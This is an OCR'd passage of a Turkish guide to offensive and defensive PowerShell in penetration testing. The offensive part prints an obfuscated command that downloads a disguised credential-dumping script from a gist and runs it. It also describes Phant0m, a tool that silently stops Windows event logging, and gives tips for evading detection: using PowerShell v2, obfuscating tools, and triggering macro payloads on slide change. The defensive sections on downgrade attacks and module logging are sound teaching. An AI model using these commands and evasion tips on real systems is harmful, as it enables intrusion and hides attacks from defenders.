


Şekil 21 - Script Tarama Sonucu

Son olarak oluşturulan script Github'a yüklenmiştir ve aşağıdaki örnek komut kullanılarak hedef sistem üzerinde çalıştırılmıştır.

Komut

```
&("{0}{1}{2}{3}" -f 'Invoke-Express','i','o','n') (&("{1}{0}{2}" -f 'Obj','New-','ect')
System.Net.WebClient).DownloadString('https://gist.githubusercontent.com/anonymous/03cfe65e513eba4f9e8f69391d121163/raw/1f77483f9afd738def5abc7c9e3e8f8624674a09/Invoke-Leg1t.ps1'); .("{2}{0}{1}"-f 'nvo','ke-Leg1t','I') -Command
"privilege::debug exit"
```



Şekil 22 – Script'in Çalıştırılması

2.5. Phant0m

Phant0m Windows Event Log servisini hedef alan bir PowerShell scriptidir. Windows işletim sistemine gerçekleştirilebilecek hemen hemen tüm saldırılarda en fazla iz Windows Event Log mekanizması tarafından toplanacaktır ve bu izler loglarda gözükecektir. Phant0m çalıştırıldığı sistemde Event Log servisinin kendisine ait threadleri durdurarak sistemin log toplamasını engellemektedir ve sadece ilgili threadler durdurulduğu için Windows Event Log servisi çalışıyor gözükecektir.

Eğer Windows üzerinden çalışan herhangi bir servis bu şekilde hedef alınılıyorsa öncelikle Windows üzerinde servislerin nasıl çalıştığı konusuna değinilmekte fayda vardır. Herhangi bir Windows işletim sisteminde görev yöneticisi vb. bir araç ile çalışan processlere bakıldığı zaman birçok svchost.exe görülecektir.

svchost.exe	3252			2,98 MB	NT AUTHORITY\NETWORK SERVICE	Host Process for Windows Services
svchost.exe	2416			1,13 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	1748			3,79 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	1648			4,61 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	1332			12 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Services
svchost.exe	1212	0,02	552 B/s	6,15 MB	NT AUTHORITY\NETWORK SERVICE	Host Process for Windows Services
svchost.exe	952	0,03		3 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Services
svchost.exe	944			7,29 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Services
svchost.exe	900			4,99 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	816	0,73	1,04 kB/s	25,05 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	700			3,89 MB	NT AUTHORITY\NETWORK SERVICE	Host Process for Windows Services
svchost.exe	644			5,1 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	456			1,34 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	452	0,14	2,38 kB/s	20,11 MB	NT AUTHORITY\LOCAL SERVICE	Host Process for Windows Services


Şekil 23 - svchost.exe

Windows işletim sisteminde çoğu servis özellikle sistem servisleri svchost.exe altında thread olarak çalışır. İşletim sistemleri maksimum verimi hedeflemektedir ve bu verimi elde etmek için farklı yönetim metodolojileri geliştirmişlerdir. Birden fazla servisi bir processte toplayıp ve thread olarak çalıştırmak hem servislerin yönetimini hem de sistem kaynaklarının daha fazla korunarak paylaştırılmasını sağlar. Windows işletim sisteminde bu şekilde bir tasarıma gidilmesinin sebebi temelde verimliliği artırmaktadır.

Phant0m'un çalıştırıldığı sistem üzerinde gerçekleştirdiği adımları kısaca özetleyecek olursak;

- Windows Event Log servisinin process'i (svchost.exe) tespit edilir.
- Process'e ait tüm threadler içerisinde Event Log Servisine ait threadler tespit edilir.
- Event Log Servisi ile ilgili olan threadler durdurulur.

Phant0m başarılı bir şekilde çalıştığı zaman Event Log servisi çalışıyor gözükecektir ancak sistem log toplamayacaktır, log toplayamadığı için herhangi bir lokasyona da log gönderemeyecektir. Özetle, her şey çalışıyor gözükecektir ancak Event Log altyapısı çalışmıyor durumda olacaktır.



Şekil 24 - Phant0m

Phant0m'un tam olarak nasıl çalıştığı ile alakalı detaylara *Phant0m: Killing Windows Event Log* makalesi üzerinden erişilebilir. Phant0m'un yaptıkları PowerShell'in ne kadar güçlü bir dil olduğuna güzel bir örnektir. PowerShell üzerinde high-level işlemler yapılabildiği gibi tıpkı Phant0m'un yaptığı gibi low-level işlemler de yapılabilir.

2.6. Sonuç

PowerShell, bölümün girişinde de sayılan yetenekleri ve sağladığı esneklikler sebebiyle hedefler (özellikle Windows sistemler) üzerinde normal şartlarda birçok güvenlik önlemine takılmadan ve az iz bırakarak birçok işlemin yapılmasına olanak sağlayabilir. Bu nedenle PowerShell hedef sisteme sızmak ve sızdıktan sonra gerçekleştirilecek yanal hareketler (lateral movement) için büyük oranda tercih edilmektedir. Sızma testlerinde PowerShell kullanımı ile alakalı öneride bulunacağım bazı noktalar aşağıdaki gibidir;

- Hedef sistem üzerinde PowerShell v2 var ise kullanın, çünkü PowerShell v2'de loglama yeteneği bulunmamaktadır. Böylece daha az iz bırakırsınız.
- Yüksek yetki seviyesine (hak yükseltme veya başka bir yol ile) erişebildiğiniz anda Phant0m'u çalıştırın. Phant0m sağlıklı bir şekilde çalıştıktan sonra Windows log toplayamayacaktır (Security ve System loglarının silindiğine ait loglar hariç), yaptığınız işe hakimseniz neredeyse hiç iz bırakmadan işinizi tamamlayabilirsiniz.
- PowerShell tabanlı saldırılar için kendi geliştirildiğiniz araç yerine var olanları kullanacaksanız kesinlikle Obfuscation (Karmaşıklaştırma) tekniklerinden yararlanın.
- PowerShell'i çağıracağınız dosya formatı içerisinde davranışsal tespitlere karşı kendi yöntemlerinizi geliştirin. Örneğin, Macro kullanarak PowerPoint dosyası üzerinden PowerShell'i çağıracaksanız, VBScript dilindeki **`AutoOpen`** fonksiyonu yerine başka fonksiyonlar kullanın. Herkes ilgili fonksiyonu kullanarak payloadını tetiklediği için güvenlik çözümleri tarafından dosyanız direkt olarak zararlı tespit edilecektir. Örneğin payloadınız dosya açıldığında değil slayt değiştiğinde, tam ekran olduğunda tetiklensin. Böylece birçok davranışsal tespit yapan güvenlik çözümünü atlatabilirsiniz.

3. Defansif PowerShell

Yukarıdaki bölümlerde PowerShell'in ne kadar güçlü bir dil olduğundan ve ofansif tarafın elinde ne kadar güçlü bir silaha dönüşebileceğinden mümkün mertebe bahsedilmiştir. Peki, "PowerShell bu kadar güçlü iken onu korumak mümkün müdür?". Daha doğru bir ifade ile "PowerShell üzerinden gerçekleştirilecek saldırılara karşı sistemlere nasıl bağışıklık kazandırılabilir?". Öncelikle savunma tarafına geçildiğinde güçsüz olunmadığı aksine ihtiyaç duyulan hemen hemen her şeye sahip olunduğunun bilinmesi gerekiyor. Örneğin aşağıdaki tablo Lee Holmes tarafından yapılan *"Azure Management Security, April 10, 2017, Comparison"* isimli araştırmadan alınmıştır ve PowerShell'in diğer scripting dilleri ile güvenlik bakış açısıyla olan karşılaştırmasını içermektedir.

Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration	Local Sandboxing	Remote Sandboxing	Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No	No	No	No	No	No	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

* Feature exists, but cannot enforce by policy
** Experiments exist

Şekil 25 - Karşılaştırma

Yukarıdaki karşılaştırma tablosundan da anlaşılacağı üzere PowerShell için doğru yapılandırma ve sıkılaştırmalar yapılırsa saldırılara karşı ciddi oranda bağışıklık kazanılabilir. Devam eden başlıklarda ilgili yapılandırma ve sıkılaştırma konularından bahsedilmiştir.


3.1. PowerShell Downgrade Saldırıları

PowerShell tabanlı saldırı yöntem ve araçları incelendiğinde büyük çoğunluğu direkt olarak PowerShell v2'yi kullanmayı hedeflemektedir. Bunun nedeni, PowerShell v2'de "loglama" mekanizmasının bulunmuyor olmasıdır. Yani, normal şartlarda PowerShell v2 kullanılan bir saldırıya maruz kaldığınızda neredeyse hiçbir şey hissetmeyeceksiniz. Windows 7 ve Server 2008 R2 dahil sonraki tüm Windows işletim sistemlerinde PowerShell v2 kurulu olarak gelmektedir ve .NET Framework 2.0 yüklü ise kullanılabilir durumdadır.

Saldırganların, sistemde yüklü ve varsayılan olarak kullanılan PowerShell versiyonundan daha düşük versiyonu (genelde tercih edilen PowerShell v2'dir) kullanarak gerçekleştirdikleri saldırılara *PowerShell Downgrade Saldırıları* denir. Saldırganlar bu saldırıyı iki şekilde gerçekleştirebilirler. Birincisi, PowerShell komut satırı üzerinden **`powershell -version 2`** şeklinde yeni bir PowerShell oturumu başlatarak bunu gerçekleştirilebilirler. İkinicisi ise bir C# uygulaması içerisinden (derlerken PowerShell v2 kütüphanelerini çağırarak) PowerShell ara yüzüne erişim sağlayarak gerçekleştirirler. Bunu önlemek için akla PowerShell v2'ye ait **`powershell.exe`**'nin kullanımının engellenmesi gelebilir ancak bu kesin çözüm olmayacaktır. Çünkü saldırganlar ikinci seçeneği seçtiğinde kolayca PowerShell v2'ye kolayca erişebilir. Bu şekilde gerçekleştirilen bypass yöntemine ait bilgi yukarıdaki bölümde, ***PowerShell > powershell.exe*** anlatılmıştır.

Bu noktada gerçekleştirilen downgrade saldırılarını tespit etmenin bazı yolları bulunmaktadır. Ancak ekstradan çaba sarf etmeye gerek yoktur çünkü PowerShell'in şu an için kararlı son versiyonu olan PowerShell v5 ile ileri düzey güvenlik mekanizmaları gelmiştir. Hali hazırda

PowerShell v5 varken PowerShell v2'nin işlevsiz hale getirilmesi en sağlıklı yol olacaktır. Windows 10 işletim sistemlerinde PowerShell v2 aşağıdaki gibi işlevsiz hale getirilebilir.



Şekil 26 - PowerShell v2'nin Kaldırılması

3.2. PowerShell v5 Güvenlik Geliştirmeleri

PowerShell üzerinden yapılacak saldırılara karşı bağışıklık kazanılmak isteniyorsa şuan son kararlı versiyon olan PowerShell v5'e yükseltme yapılması önemlidir. PowerShell v5 aşağıdaki işletim sistemleri üzerinde güncelleştirme veya manuel kurulum yolu ile kullanabilir durumdadır. Windows 10 ve Windows Server 2016 işletim sistemlerinde ise kurulum ile beraber gelmektedir.

- Windows 7 Service Pack 1
- Windows Server 2008 R2 Service Pack 1
- Windows 8.1
- Windows Server 2012
- Windows Server 2012 R2

PowerShell v5 ile birçok yeni özellik gelmiştir ancak güvenlik geliştirmelerine bakıldığı zaman da iyi özelliklerin geldiği görülebilir. İlgili güvenlik geliştirmeleri aşağıda verilmiştir ve ilerleyen bölümlerde içeriklerine değinilmiştir.

- Script Block Logging

- Transcript Logging
- Constrained PowerShell Mod
- Anti-Malware Integration (AMSI)


3.3. Event Log

Eğer Windows işletim sisteminde gerçekleştirilen saldırılara ait izler tespit edilmek isteniyorsa en büyük dostunuz Event Log mekanizmasıdır. Normal şartlarda iyi yapılandırılmış bir Event Log mekanizmasına sahip Windows işletim sisteminde, saldırı sonrası sistem üzerinde bırakılmış izleri tespit edemeyeceğiniz çok az saldırı türü vardır. Temelde yapılması gereken Event Log mekanizmasının doğru yapılandırılması ve toplanan loglar için doğru korelasyon kurallarının inşa edilmesidir. Devam eden başlıklarda PowerShell tarafından üretilen log çeşitleri hakkında detaylı bilgiler verilmiştir.

3.3.1.Module Logging

PowerShell v3.0'dan itibaren bulunan modül loglama özelliği ile PowerShell'de belirli Cmdlet'lere ait modüller için log üretmenize olanak sağlar. Bu loglama türünde Pipeling ile çalıştırmaları, bazı obfucate edilmiş kısımları ve bazı komut/komutlar dizisinin çıktılarını kayıt edebilir.

Bu tür loglamayı sistemde açmak için **Administrative Templates > Windows Components > Windows PowerShell** yolu izlenip **"Turn on Module Logging"** değerinin durumu aktif hale getirilir.




Şekil 27 - Modül Loglama Özelliğinin Aktif Hale Getirilmesi

Ardından "Show" butonuna tıklanarak hangi modüllerin loglanacağı belirlenir. Burada * değerini kullanarak tüm modüllere ait aktivitelerin loglanmasını sağlayabilirsiniz. Aynı zamanda aşağıdaki kayıt defteri girdilerinin sahip oldukları değerler belirtilen şekilde düzenlenerek de aynı işlemi gerçekleştirilebilir.


- HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging
  - EnableModuleLogging = 1
- HKLM\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ModuleLogging \ModuleNames
  - * = *

Tavsiye edilmese de spesifik modüllerin loglanmasını sağlamak için modül adının yazılması yeteli olacaktır. İhtiyacınız olan modül adından emin değilseniz, kullanılabilir tüm modül adlarının bir listesini yazdıracak **`Get-Module -ListAvailable`** PowerShell Cmdlet'ini çalıştırabilirsiniz. Böylece **`ExportedCommands`** sütununda, modülün bir parçası olarak bulunan Cmdlet'leri görebilirsiniz.



Şekil 28 - Modül Listesi

Aşağıda örnek olarak Defender modülüne ait **`Get-MpPreference`** Cmdlet'inin çalıştırılması ile ilgili loga ait ekran görüntüsü verilmiştir.

